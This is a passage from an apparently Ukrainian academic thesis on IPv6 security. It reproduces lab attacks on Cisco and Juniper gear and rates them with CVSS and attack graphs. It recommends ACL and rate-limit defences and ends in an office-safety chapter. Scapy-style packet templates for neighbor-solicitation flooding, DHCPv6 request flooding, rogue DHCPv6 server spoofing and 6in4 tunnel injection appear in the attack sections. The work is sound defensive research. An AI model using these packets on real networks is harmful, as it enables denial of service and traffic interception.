2001:db8:a::0230:00ff:fe00:0203   00-30-00-00-02-03  Stale
2001:db8:a::3834:c9b8:895f:f78f   12-5c-0f-92-89-c5  Stale
fe80::a8bb:ccff:fe00:6e00         aa-bb-cc-00-6e-00  Reachable (Router)
```

Рис. 4.23. Підміна NA повідомлення, результат заповнення таблиці IPv6 сусідів на PC1–c(j)

«Затоплення» NS повідомленнями

Для відтворення DoS атаки методом «затоплення» NS повідомленнями генеруються повідомлення із випадковими фізичними та відповідними до них IPv6 адресами, як це показано на рис. 4.24.

```
ether=(Ether(dst="00:30:00:00:02:01", src=RandomSrcMAC))\
/ipv6=IPv6(src="fe80::1", dst="fe80::2")\
/ns=ICMPv6ND_NS()\
/lla=ICMPv6NDOptSrcLLAddr(lladdr=RandomLLAddr)
```

Рис. 4.24. «Затоплення» NS повідомленнями

На кінцевих пристроях додається інформація про нові сусідства, але тип сусідства Probe (див. рис. 4.25), це означає, записи зберігатимуться лише за умови отримання відповіді NA.

Отже, реалізація DoS атаки методом «затоплення» NS повідомленнями неможлива, навіть за відсутності захисту на проміжних пристроях.

```
C:\Users\win7\netsh interface ipv6 show neighbors

Internet Address           Physical Address    Type
-------------------------- ----------------- ----------

fe80::aaa:bbb:fea7:feb8    00-aa-bb-a7-fe-b8  Probe
fe80::aaa:bbb:fe9f:7b23    00-aa-bb-9f-7b-23  Probe
fe80::aaa:bbb:fe95:c541    00-aa-bb-95-c5-41  Probe
fe80::aaa:bbb:feaa:670e    00-aa-bb-aa-67-0e  Probe
fe80::aaa:bbb:fe96:4a54    00-aa-bb-96-4a-54  Probe
fe80::aaa:bbb:fea2:16c6    00-aa-bb-a2-16-c6  Probe
fe80::aaa:bbb:feb0:87e1    00-aa-bb-b0-87-e1  Probe
fe80::aaa:bbb:fe54:77e1    00-aa-bb-b0-77-e1  Probe
fe80::aaa:bbb:febd:8b40    00-aa-bb-bd-8b-40  Probe
fe80::aaa:bbb:fec2:22c6    00-aa-bb-c2-22-c6  Probe
```

Рис. 4.25. «Затоплення» NS повідомленнями, результат заповнення таблиці IPv6 сусідів на Windows 7

4.2.5. Використання DHCPv6

Сервіс DHCPv6 може використовуватись самостійно для налаштування кінцевих пристроїв або в поєднанні з автоматичним налаштуванням для надання додаткової інформації, наприклад, про адресу DNS сервера. Незважаючи на зміни в порівнянні з протоколом попередньої версії, вразливості та можливі атаки залишились тими ж.

Вичерпування простору адрес

Дана атака може становити загрозу для IPv4 мереж, а для мереж, що використовують IPv6 вона не є актуальною, так як весь простір будь–якої мережі складає 2^{64} адрес. Генерація повідомлень задля захоплення такої кількості адрес потребує багато часу та ресурсів. В середньому, процедура отримання адреси DHCPv6 сервера займає 5 секунд. З іншого боку, велика кількість запитів до сервера призводить до вичерпування ресурсів, а значить і відмови в обслуговуванні.

Для кожної виданої адреси DHCP сервер зберігає інформацію (відповідність фізичної та мережевої адреси, статус, час аренди та ін.), в залежності від ресерсів сервера кількість таких записів може варіюватись,

та при досягненні максимальної кількості записів, сервіс не зможе адекватно працювати. На рис. 4.26 зображено скрипт повідомлення.

```
Ether(src=RandomMAC, dst=dst_ip)\
/IPv6(src=ip6_ll_eui64, dst="ff02::1:2")\
/UDP(sport=546, dport=547)\
/DHCP6_Solicit(trid = random.randint(0,16777215))\
/DHCP6OptIA_NA(optlen=12, T1=0, T2=0)\
/DHCP6OptRapidCommit(optlen=0)\
/DHCP6OptElapsedTime()\
/DHCP6OptClientId(optlen = 10, duid=lladdr)\
/DHCP6OptOptReq(optlen = 4)
```

Рис. 4.26. «Затоплення» запитами до DHCPv6 сервера

Сервер реалізовано на маршрутизаторах cisco, в результаті виконання скрипта 100 000 запитів використали доступних 84 MB пам'яті (див. рис. 4.27).

Сервер реалізовано на маршрутизаторах cisco, в результаті виконання скрипта 100 000 запитів використали доступних 84 MB пам'яті (див. рис. 4.28).

```
R1cisco#show memory statistics history
 ------------------ History of Processor Mempool --------------


 R1cisco    11:21:21 PM Friday May 1 2015 UTC

       1111112222233334445556678888888844222221111111122211
  2356891246891357913681360483974444444444987655544560109771
 100
 90                              *#########
 80                             *##########
 70                            ############
 60                           ##############
 50                        *#################
 40                     *######################
 30                *#############################
 20          ###################################         ###
 10 *#########################################################
 0....5....1....1....2....2....3....3....4....4....5....5....6
           0    5    0    5    0    5    0    5    0    5    0
               Free memory per minute (last 60 minutes)
                     * = maximum # = average
```

Рис. 4.27. Використання пам'яті на маршрутизаторі cisco



Рис. 4.28. Використання пам’яті на маршрутизаторі juniper

Таким чином, вичерпування простору IPv6 адрес як це було з IPv4 неможливе, але велика кількість запитів може призвести до вичерпування ресурсів пам’яті DHCPv6 сервера.

На обладнанні cisco цю атаку можна попередити обмеження на DHCPv6 SOLICID повідомлення на інтерфейсах, де підключені кінцеві користувачі; обладнання juniper дозволяє лише обмежити кількість запитів на інтерфейсі, що будуть оброблятись, це показано на рис. 4.29.

Отже, дані заходи безпеки дозволяють попередити відмову в обслуговуванні на рівні DHCPv6 сервера, обладнання cisco надає більш ефективний засіб, що дозволяє відкидати повідомлення, якщо вони заповнюють задану полосу пропускання. Обладнання juniper лише обмежує кількість можливих користувачів, залишаючи можливість DoS атаки на рівні клієнтів.

Cisco	Juniper

class-map match-all DHCPv6_SOLICIT_CL
 match protocol ipv6
 match access-group name DHCPv6_SOLICIT
!
policy-map INGRESS
class DHCPv6_SOLICIT_CL
police rate 8000 bps
conform-action transmit
exceed-action drop
violate-action drop
!
interface Ethernet0/0
 load-interval 30
 ipv6 dhcp relay destination FF02::1:2
 service-policy input INGRESS
!
ipv6 access-list DHCPv6_SOLICIT
 permit udp any eq 546 any eq 547
	system services{
	dhcp-local-server{
	dhcpv6{
	overrides {
	interface-client-limit 3
	}
	}
	}
	}

Рис. 4.29. Налаштування обмежень DHCPv6 SOLICIT повідомлень

Підміна DHCPv6 сервера

Зловмисник, видаючи себе за DHCPv6 сервер, відтворює MitM або DoS атаку. У відповідь на запити кінцевих пристроїв зловмисник надсилає ADVERTISE та REPLY повідомлення, як це показано на рис. 4.30.

```
Ether(src="12:5c:0f:92:89:c5", dst=dst_ip)\
/IPv6(src=src_ip, dst=ip6_ll_eui64)\
/UDP(sport=547, dport=546)\
/DHCP6_Advertise()\
/DHCP6OptIA_NA(optlen=41, T1=0, T2=0)\
/DHCP6OptClientId(optlen = 10, duid=cllladdr)\
/DHCP6OptServerId(optlen = 10, duid=sllladdr)
```

Рис. 4.30. Підміна DHCPv6 сервера

В результаті, кінцеві пристрої отримували відповіді від обох серверів, але застосовувались налаштування, що приходили раніше, в даному випадку, від пристрою зловмисника.

Для попередження такого роду атак на комутаторі повинні блокуватись відсіювати DHCPv6 ADVERTISE та REPLY повідомлення, що надходять з інтерфейсів, де підключені кінцеві пристрої. Налаштування списку доступу приведено на рис. 4.31. Список доступу застосовується на інтерфейсах для вхідного трафіку.

При налаштуванні комутаторів cisco та juniper була здійснена перевірка спрацювання списку доступу на інтерфейсі, до якого підключено маршрутизатор, в результаті повідомлення були заблоковані і кінцеві пристрої не отримали налаштувань. При активації списку доступу на інтерфейсі з пристроєм зловмисника, повідомлення також були заблоковані.

Cisco	Juniper

ipv6 access-list CLIENT_PORT
deny udp any eq 547 any
permit ipv6 any any
	family ethernet-switching {
	filter rouge-dhcp {
	term t1 {
	from {
	dhcp-type advertise;
	dhcp-type reply;
	}
	then discard;
	}
	term default {
	then accept;
	}
	}
	}

Рис. 4.31. Налаштування фільтрації DHCPv6 повідомлень

Отже, операційні системи обох виробників мають ефективні механізми запобігання підміни DHCPv6 сервера.

4.2.6. Методи міграції

Зважаючи на необхідність використання різноманітних методів міграції в ході переходу на новий протокол мережевого рівня, вони також можуть надавати можливість для відтворення мережевих атак.

Враховуючи той факт, що методи тунелювання не мають вбудованих засобів безпеки, то можливим є прослуховування та підключення до тунелю, але для цього потрібно провести попередню розвідку для визначення адресації в мережі. На рис. 4.32 наведено повідомлення для підключення до тунелю 6in4.

```
 IP(src=10.0.0.10, dst=10.0.0.1)\
/IPv6(src=src_ip, dst=dst_ip)\
/ICMPv6EchoRequest()
```

Рис. 4.32. Повідомлення підключення до тунелю 6in4

В результаті, за вказаною адресою отримувача приходить ICMPv6 повідомлення. Граничні маршрутизатори, не відстежують сусідства при автоматичному тунелю ванні, тому не відкидають підробленого повідомлення.

Для усунення даної проблеми слід використовувати списки доступу, для дозволу IPv6 адрес від відомих кінців тунелю. Загалом це усуває проблему, але і обмежує можливості використання динамічного тунелювання.

4.3. ОЦІНКА РІВНЯ БЕЗПЕКИ ЗА ДОПОМОГОЮ ГРАФА АТАК

Ще на етапі проектування мережі, можуть використовуватися різні методи аналізу захищеності і визначення загального рівня захищеності, які, базуються на кількісних і якісних методиках аналізу ризику. Графи атак забезпечують ефективний спосіб моделювання сценаріїв мережевих атак, а «Загальна система оцінки вразливостей» CVSS дає числові оцінки кожної уразливості. У комплексі, ці підходи можуть дати оцінку рівня захищеності комп'ютерної мережі.

Перевірка рівня захищеності комп'ютерної мережі при використанні протоколу IPv6 зводиться до таких етапів:

• побудова графа можливих атакуючих дій, спрямованих на реалізацію різних загроз безпеці;

• визначення вразливостей і «вузьких місць» у захисті;

• обчислення метрик захищеності та визначення загального рівня захищеності;

• зіставлення отриманих метрик до вимог і вироблення рекомендацій щодо посилення захищеності.

Аналіз захищеності проводиться ще на етапі проектування мережі. Результати аналізу можуть забезпечити вироблення обґрунтованих рекомендацій щодо усунення вразливостей і посиленню захищеності комп'ютерної мережі, яка використовує протокол IPv6.

Граф відображає можливі розподілені сценарії атак з урахуванням конфігурації мережі, реалізованої політики безпеки, а також розміщення, цілей, рівня знань і стратегій порушника. Запропоновані метрики захищеності дозволяють оцінювати захищеність комп'ютерної мережі з різним ступенем деталізації і з урахуванням різних аспектів. Метрики захищеності базуються на метриках з методології CVSS.

Переваги даної методики: наявність графа атак, завдяки якому видно траси атаки, оцінка проводиться на основі метрик CVSS, що визначає гнучкість даної методики.

Граф атак – граф, який представляє собою всі можливі послідовності дій зловмисника, яка приводить його до поставленої мети. Ці послідовні дії ще називають трасами атак [13].

Для оцінки рівня захищеності будується спрямований граф атак на основі топології мережі і вразливостей, пов'язаних з використанням IPv6.

Вузол графа – це стан окремого пристрою, який виникає в разі успішної реалізації атаки. Жертвами атаки можуть бути як кінцеві пристрої (хости), так і проміжні (комутатори, маршрутизатори). Стан пристрою представлено набором таких параметрів: конфіденційність, цілісність і доступність. Внаслідок того, що пристрій може мати не одну уразливість, він може з'являтися на графі не один раз, причому стани можуть досягатися різними траєкторіями графа.

Ребра графа здійснюють зв'язок між первісним станом пристрою і його станом згодом здійснення атаки. Параметри уразливості, що

використовуються зловмисником: вектор доступу, складність доступу, аутентифікація.

Використання графа атак дозволяє поліпшити розрахунок оцінки рівня захищеності. Граф дає уявлення про можливі шляхи використання вразливостей і подальшого проведення атак.

Система оцінки CVSS складається з трьох груп метрик:

- основна (визначає основні характеристики уразливості, що є постійними для користувача середовища);
- тимчасова (визначає характеристики уразливості, які змінюються з часом);
- контекстна (визначає характеристики, які є унікальними для користувача середовища).

Кожна група метрик складається із сукупності показників, що формують метрику. А метрика в свою чергу, характеризується числовою оцінкою від 0 до 10 і коротким текстовим описом уразливості і результатів її використання.

До групи основних метрик входять показники, які характеризують уразливість:

– вектор доступу (чим ближче зловмисник повинен бути до пристрою жертви, тим нижче оцінка);

– складність доступу (оцінка складності експлуатації уразливості, при наявності доступу до пристрою жертви);

– аутентифікація (оцінка рівнів аутентифікації необхідних для експлуатації уразливості);

Наслідки використання вразливості характеризуються такими показниками: конфіденційність, цілісність, доступність.

На основі наведених оцінок можна визначити критичність атаки, що буде відповідати основній оцінці CVSS, тобто: висока (7–10), середня (4–6.9), низька (0–3.9).

Оскільки метою зловмисника можуть бути різні мережеві пристрої, залежно від виконуваних ними функцій необхідно встановити їх критичність. Максимальний рівень критичності слід встановлювати для пристроїв, невірне функціонування (або припинення функціонування) яких призводить до неможливості використання ресурсів мережі. Далі в бік зменшення рівня критичності йдуть робочі сервери, функціонування яких є важливою складовою роботи мережі. Мінімальним рівнем критичності володіють персональні робочі станції, порушення в роботі яких, практично не впливають на функціонування мережі в цілому.

На основі цієї інформації можна визначити передбачуваний рівень ризику, від експлуатації тієї або іншої уразливості (табл. 4.4), з наступною інтерпретацією:

А – експлуатація уразливості може привести до невірного функціонуванню або припинення функціонування мережі.

В – експлуатація уразливості може привести до невірного функціонуванню деяких пристроїв мережі.

С – експлуатація уразливості може привести до невірного функціонуванню або припинення функціонування деяких кінцевих пристроїв мережі.

Таблиця 4.4. Оцінка рівня ризику вразливості

Критичність атаки / Критичність пристрою	Висока	Середня	Низька
Висока	A	A	B
Середня	A	B	C
Низька	B	C	C

Таким чином, маючи набір вразливостей, які властиві для деякої мережі і знаючи рівень ризику кожної уразливості, можна визначити рівень захищеності мережі.

Високий рівень захищеності – всі можливі уразливості мережі усунені, допускається до двох вразливостей рівня С.

Середній рівень захищеності – усунені тільки уразливості рівня А, що гарантує функціонування мережі в цілому, але безпеку окремих пристроїв може бути під загрозою.

Низький рівень захищеності – є можливість експлуатації вразливостей будь–якого рівня, що може призвести до невірного функціонуванню або припинення функціонування мережі. Потрібно переглянути політику безпеки.

4.3.1. Визначення рівня безпеки тестової лабораторії

В ході проведених досліджень топології з використанням мережевого IPv6 визначено вразливості мережі, звідна таблиця приведена нижче (див. табл. 4.5).

Таблиця 4.5. Результати проведеного тестування

Атаки	Внутрішні	Зовнішні	DoS	Firewall	Приховані	Розвідка	MitM	Наявність			
								вразливості		засобів попередження	
								cisco	juniper	cisco	juniper
Розвідка в IPv6 мережі	x	x				x		+	+	–	–
Smurf атака	x		x					–	–	–	–
Опція PadN	x			x	x			+	+	–/+	–/+
Прихований канал при фрагментації	x			x	x			+	+	–/+	–/+
Програмна обробка Router–Alert	x		x	x	x			+	+	–/+	–/+
Стек заголовків розширення	x		x	x	x			+	+	–/+	–/+
Підміна повідомлення RA	x		x	x			x	–	–	–	+
«Затоплення» RA повідомленнями	x		x					–	–	–	+
Підміна повідомлення NA	x		x	x			x	–	–	–	–

Продовження таблиці 4.5

«Затоплення» повідомленнями NS	x		x					–	–	–	–
Вичерпування простору адрес	x		x					–	–	+	–/+
Підміна DHCPv6 сервера	x		x				x	–	–	+	+
Вторгнення в тунель	x	x		x	x			+	+	–/+	–/+

Значна частина атак призводить або до відмови в обслуговуванні, або до перехоплення користувацького трафіку, і у більшості випадків жертвами стають кінцеві пристрої. Більш небезпечними є атаки з використанням заголовків розширення, в результаті яких може відбутись відмова в обслуговуванні на рівні маршрутизаторів, або витік інформації.

Отримані результати дозволяють здійснити побудову графу атак для відображення можливих вразливостей сегментів мережі, де використовується обладнання різних виробників.

Оцінка визначених вразливостей розраховується за основною групою метрик, що в результаті дають числове значення основної оцінки CVSS, оцінки впливу та оцінки вразливості. Як результат, визначено оцінку рівня ризику вразливості з урахуванням критичності пристрою. Результати представлено у табл. 4.6.

Таблиця 4.6. Оцінки вразливостей

Атаки	Основна оцінка CVSS	Оцінка впливу	Оцінка вразливості	Оцінка рівня ризику вразливості
Розвідка в IPv6 мережі	0	0	3.9	C
Smurf атака	5.0	2.9	10.0	C
Опція PadN	5.0	2.9	10.0	C
Прихований канал при фрагментації	5.0	2.9	10.0	C
Програмна обробка Router-Alert	5.0	2.9	10.0	A
Стек заголовків розширення	5.0	2.9	10.0	A
Підміна повідомлення RA	7.8	6.9	6.5	B

Продовження таблиці 4.6

«Затоплення» RA повідомленнями	6.1	6.9	6.5	C
Підміна повідомлення NA	2.1	2.9	3.9	C
«Затоплення» повідомленнями NS	6.1	6.9	6.5	C
Вичерпування простору адрес	6.1	6.9	6.5	A
Підміна DHCPv6 сервера	7.8	6.9	6.5	A
Вторгнення в тунель	5.0	2.9	10.0	B

Для визначення рівня безпеки сегментів мережі, що використовують обладнання різних виробників, виділено атаки, що можуть відтворюватись за даної конфігурації за допомогою графів атак, що приведені в Додатку А.

За результатами, обладнання cisco усуває лише вразливості рівня А, залишається можливою одна атака рівня В (підміна повідомлення RA) та п'ять атак рівня С. Це означає, що даний сегмент мережі має середній рівень захищеності.

За результатами, обладнання juniper усуває вразливості рівня А та В, але залишається можливими три атаки рівня С. Це означає, що даний сегмент мережі має середній рівень захищеності.

ВИСНОВОК ДО РОЗДІЛУ

1. Протокол IPv6 розроблений за концепцією мультикастингу, що має переваги, такі як усунення широкомовних пакетів, що зменшує навантаження на мережу, але із іншого боку є також ряд недоліків, зокрема нові можливості для зловмисників, більшість з яких не можна усунути без впливу на функціонування мережі. Більшість атак пов’язаних з мультикастингом направлені на отримання інформації про мережу, більш серйозні атаки призводять до відмови в обслуговуванні кінцевих пристроїв або перехоплення трафіку.
2. Проміжне обладнання обох виробників має засоби для запобігання DoS та MitM атак. Але при тестуванні виявлено, що на комутаторах cisco список доступу, що повинен блокувати RA повідомлення не спрацьовує на підроблені пакети. В наслідок цього, мережа стає вразливою до атак підміни та «затоплення» RA повідомленнями.
3. На заміну автоматичного налаштування можна використовувати звичний DHCP сервіс, що також може бути скомпрометованим. На проміжному обладнанні може використовуватись фільтрація DHCPv6 повідомлень, що захищає від підміни DHCPv6 сервера, але не від перевантаження великим числом запитів.
4. Нововведення в протоколі IPv6 відкриває можливість створення прихованого каналу, і проміжне обладнання не має можливості відслідковувати підозрілий трафік.
5. Загалом, механізми забезпечення безпеки для IPv6 мереж, представлені обома виробниками, являють собою списки доступу, для відсіювання повідомлень за певними параметрами, значеннями полів, що в свою чергу може спричинити втрату користувацьких повідомлень. В той час як, для IPv4 є ціла низка перевірених заходів, що дають можливість не

просто фільтрувати певні типи повідомлень, але й відслідковування стану мережі, що дає більш ефективні засоби захисту.

6. Що стосується оцінки рівня безпеки сегментів мережі, де використовується обладнання різних виробників, то кращої оцінки заслуговує juniper, так як усуває всі більш критичні загрози. Але при цьому, мережа залишається відкритою для ряду атак, і це суттєвий недолік, що вказує на непідготовленість обладнання до роботи в мережі нового покоління. На даний момент для підвищення рівня безпеки варто використовувати спеціалізовані пристрої типу IPS/IDS та брандмауери типу cisco ASA та juniper SRX, які мають більше можливостей та механізмів для попередження атак.

5. ФОРМУВАННЯ МЕТОДИКИ ПІДВИЩЕННЯ РІВНЯ БЕЗПЕКИ

На даний момент для підвищення рівня безпеки можуть використовуватись методи для фільтрації повідомлень за певними ознаками. Нижче у табл. 6.1 приведено приклади налаштувань, що можуть ефективно використовуватись для попередження розглянутих у ході дослідження атак.

Варто використовувати фільтрацію за заголовками розширення на інтерфейсах локальної мережі, це зробить неможливим створення прихованого каналу.

Таблиця 6.1. Налаштування проміжного обладнання для попередження мережевих атак

Cisco	Juniper
Фільтрація за заголовками розширення	

ipv6 access-list BLK-EXT-HDR
deny ipv6 any any fragments
deny ipv6 any any dst-option
deny ipv6 any any hbh
deny ipv6 any any routing
permit ipv6 any any
	family inet6 {
	filter blk-ext-hdr {
	term t1 {
	from {
	extension-headers fragment;
	extension-headers destination;
	extension-headers hop-by-hop;
	extension-headers routing;
	}
	then discard;
	}
	term default {
	then accept;
	}
	}
	}

Налаштування фільтрації RA повідомлень (комутатор)	

	family ethernet-switching {
	filter block-router-advert {
	term t1 {
	from {
	icmp-type router-advertisement;
	}
	then discard;
	}
	term default {
	then accept;
	}
	}
	}

Продовження таблиці 6.1

Налаштування обмежень DHCPv6 SOLICIT повідомлень	

class-map match-all DHCPv6_SOLICIT_CL
 match protocol ipv6
 match access-group name DHCPv6_SOLICIT
!
policy-map INGRESS
class DHCPv6_SOLICIT_CL
  police rate 8000 bps
  conform-action transmit
  exceed-action drop
  violate-action drop
!
interface Ethernet0/0
 load-interval 30
 ipv6 dhcp relay destination FF02::1:2
 service-policy input INGRESS
!
ipv6 access-list DHCPv6_SOLICIT
 permit udp any eq 546 any eq 547
	system services{
	  dhcp-local-server{
	  dhcpv6{
	  overrides {
	interface-client-limit 3
	  }
	  }
	  }
	}

Налаштування фільтрації DHCPv6 повідомлень	

ipv6 access-list CLIENT_PORT
deny udp any eq 547 any
permit ipv6 any any
	family ethernet-switching {
	filter rouge-dhcp {
	term t1 {
	from {
	dhcp-type advertise;
	dhcp-type reply;
	  }
	then discard;
	  }
	term default {
	then accept;
	  }
	  }
	}

Важливим є попередження атак пов’язаних підміною та «затопленням» RA повідомленнями. В мережах з використанням обладнання cisco необхідно використовувати додаткове обладнання.

Окремо слід розглядати атаки з використанням «прихованого каналу», які наче не мають впливу на функціонування обладнання та мережі в цілому, але становлять небезпеку втрати конфіденційної інформації. Тому, політика безпеки мережі має враховувати таку можливість та відслідковувати пакети із заголовками розширення Hop-by-Hop та Destination із опцією PadN, а також заголовки фрагментації.

Атаки пов’язані із роботою DHCPv6 сервера визначені як найбільш критичні, тому налаштування обмежень та фільтрації DHCPv6 повідомлень є обов’язковим.

Таким чином, задля підвищення рівня безпеки мережі без збитковості для користувацького трафіку в мережах, що використовують обладнання cisco необхідно використовувати спеціалізоване обладнання ASA або IPS/IDS; у випадку використання обладнання juniper ефективним є використання додаткових програмних модулів, що легко інтегруються із обладнанням.

6. ОХОРОНА ПРАЦІ ТА БЕЗПЕКА В НАДЗВИЧАЙНИХ СИТУАЦІЯХ

На даний момент перехід на IPv6 є актуальною темою практично для всіх Інтернет–провайдерів, підприємств та установ, саме тому робочим місцем спеціаліста з впровадження нового рішення може вважати офісне приміщення відділу мережевих технологій будь–якої компанії.

У даному розділі розглянемо кімнату, у якій буде використовуватись рішення, що розробляється у цій роботі. У цьому приміщені на працівників можуть впливати такі несприятливі умови, як підвищена температура навколишнього середовища, недостатнє природне або штучне освітлення, підвищений рівень шуму, а також взаємодія з електроприладами. Виходячи з цього необхідно провести аналіз потенційних небезпек для працівників у даному приміщенні.

6.1. ХАРАКТЕРИСТИКА ОРГАНІЗАЦІЇ ВИРОБНИЦТВА, ТЕХНІКИ З ТОЧКИ ЗОРУ ОХОРОНИ ПРАЦІ

Проектоване приміщення знаходиться на п‘ятому поверсі десятиповерхової споруди.

Розглянемо план кімнати, який зображено на рис. 6.1. У табл. 6.1 наведено характеристики кабінету. У табл. 6.1 наведено експлікацію обладнання.

Приміщення розраховано на чотири робочих місця, кожне з яких обладнано комп’ютером. План приміщення наведено на рис. 6.1, експлікацію обладнання наведено у табл. 6.2.

У приміщенні є одне вікно, орієнтоване на північний схід, яке забезпечує коефіцієнт природної освітленості 1,5%. Вікно складається із шести прямокутних секцій довжиною 80, та висотою 330 сантиметрів, із загальною площею в 15,84 м^2. Додатково обладнане регульованими

вертикальними жалюзі персикового кольору. Робочі місця розташовані таким чином, що вікно розташовано по ліву руку від працівника.

Таблиця 6.1. Характеристики кабінету

Довжина приміщення a, м	6,325
Ширина приміщення b, м	6
Висота приміщення h, м	3.3
Об‘єм приміщення V, $м^3$	118.8
Площа приміщення S, $м^2$	36
Кількість працюючих, чол.	4
Об‘єму приміщення на 1 працівника, $м^3$/чол	29.7
Площі приміщення на 1 працівника, $м^2$/чол	9



Рис. 6.1. План приміщення

Підлога у приміщенні рівна, тепла, стійка до ударів. В якості підлогового покриття було вибрано ковролін оливкового кольору, що забезпечує високу звукопоглинання і відсутність ворсу, що полегшує чищення.

Таблиця 6.2. Експлікація обладнання

№ поз.	Найменування	Габаритні розміри l x b x h (см)
1	Шафа вбудована із секцією для одягу	200 x 60 x 330
2	Шафа книжкова	120 x 32 x 185
3	Стіл офісний для комп’ютера	150 x 120 x 80
4	Крісло офісне поворотне	46 x 46 x 52/85
5	Монітор	21’

Стіни приміщення відповідають вимогам шумо- і теплозахисту. Покриті водоемульсійною фарбою світло-оливкового кольору. Легко піддаються прибиранню та миттю.

Стелю покрито водоемульсійною фарбою білого кольору.

Вхідні двері у кабінет одинарні металопластикові із вставкою затемненого скла, мають висоту 205 та ширину 90 сантиметрів, відкриваються у коридор. Біля вхідних дверей розташовано вбудовану шафу із секцією для одягу висотою 330, шириною 200, глибиною 60 сантиметрів, призначену для особистих речей працівників. Також у шафі знаходиться аптечка першої медичної допомоги. Поряд розташовано книжкову шафу висотою 185, шириною 120, глибиною 32 сантиметра. Над дверима розташовано «спліт»-кондиціонер (на плані не показано).

Для кожного працівника обладнано робоче місце комп‘ютерним столом висотою 80, довжиною 150 та шириною 120 сантиметрів та поворотним кріслом.

Площа на одного працюючого становить 9 $м^2$ (для приміщень з ПЕОМ площа на одного працівника повинна бути не меншою за 6,0 $м^2$). Об'єм приміщення на одного працюючого становить 29.7 $м^3$ (для приміщень з ПЕОМ об'єм приміщення на одного працюючого повинен становити не менше 20 $м^3$).

Наведені характеристики відповідають вимогам за [14]. Колір інтер'єрів приміщень відповідає вимогам технічної естетики.

6.2. АНАЛІЗ ШКІДЛИВИХ І НЕБЕЗПЕЧНИХ ФАКТОРІВ

6.2.1. Мікрокліматичні умови

Санітарно–гігієнічне нормування умов мікроклімату здійснюється за [15], які встановлюють оптимальні і допустимі параметри мікроклімату залежно від загальних енерговитрат організму при виконанні робіт і періоду року.

Роботи, які виконуються персоналом, відносяться до фізичних робіт категорії «Легка Іа» за [15]. Оптимальні значення характеристик мікроклімату наведено у табл. 6.3.

Таблиця 6.3. Оптимальні показники мікроклімату

Період року	Температура повітря, °С	Відносна вологість, %	Швидкість руху повітря, м/с
Холодний період року	22–24	60–40	0.1
Теплий період року	23–25	60–40	0.1

Температура внутрішніх поверхонь робочої зони (стіни, підлога, стеля) технологічного обладнання (екрани і т. ін.), зовнішніх поверхонь устаткування, не повинна виходити більш ніж на 2°С за межі оптимальних температур повітря для даної категорії робіт.

Для підтримки сприятливого мікроклімату використовується кондиціонер. Для спроектованого приміщення, орієнтовна потужність «спліт»–кондиціонера становить – 5.8 кВт. Цій вимозі відповідає HITACHI RAS-18LH2/RAC-18LH1 з такими характеристиками:

- діапазон робочих температур: від $-10°С$ до $+43°С$;
- холодопродуктивність: 4,89 – 4,91 кВт;

- теплопродуктивність: 5,70 – 5,72 кВт;
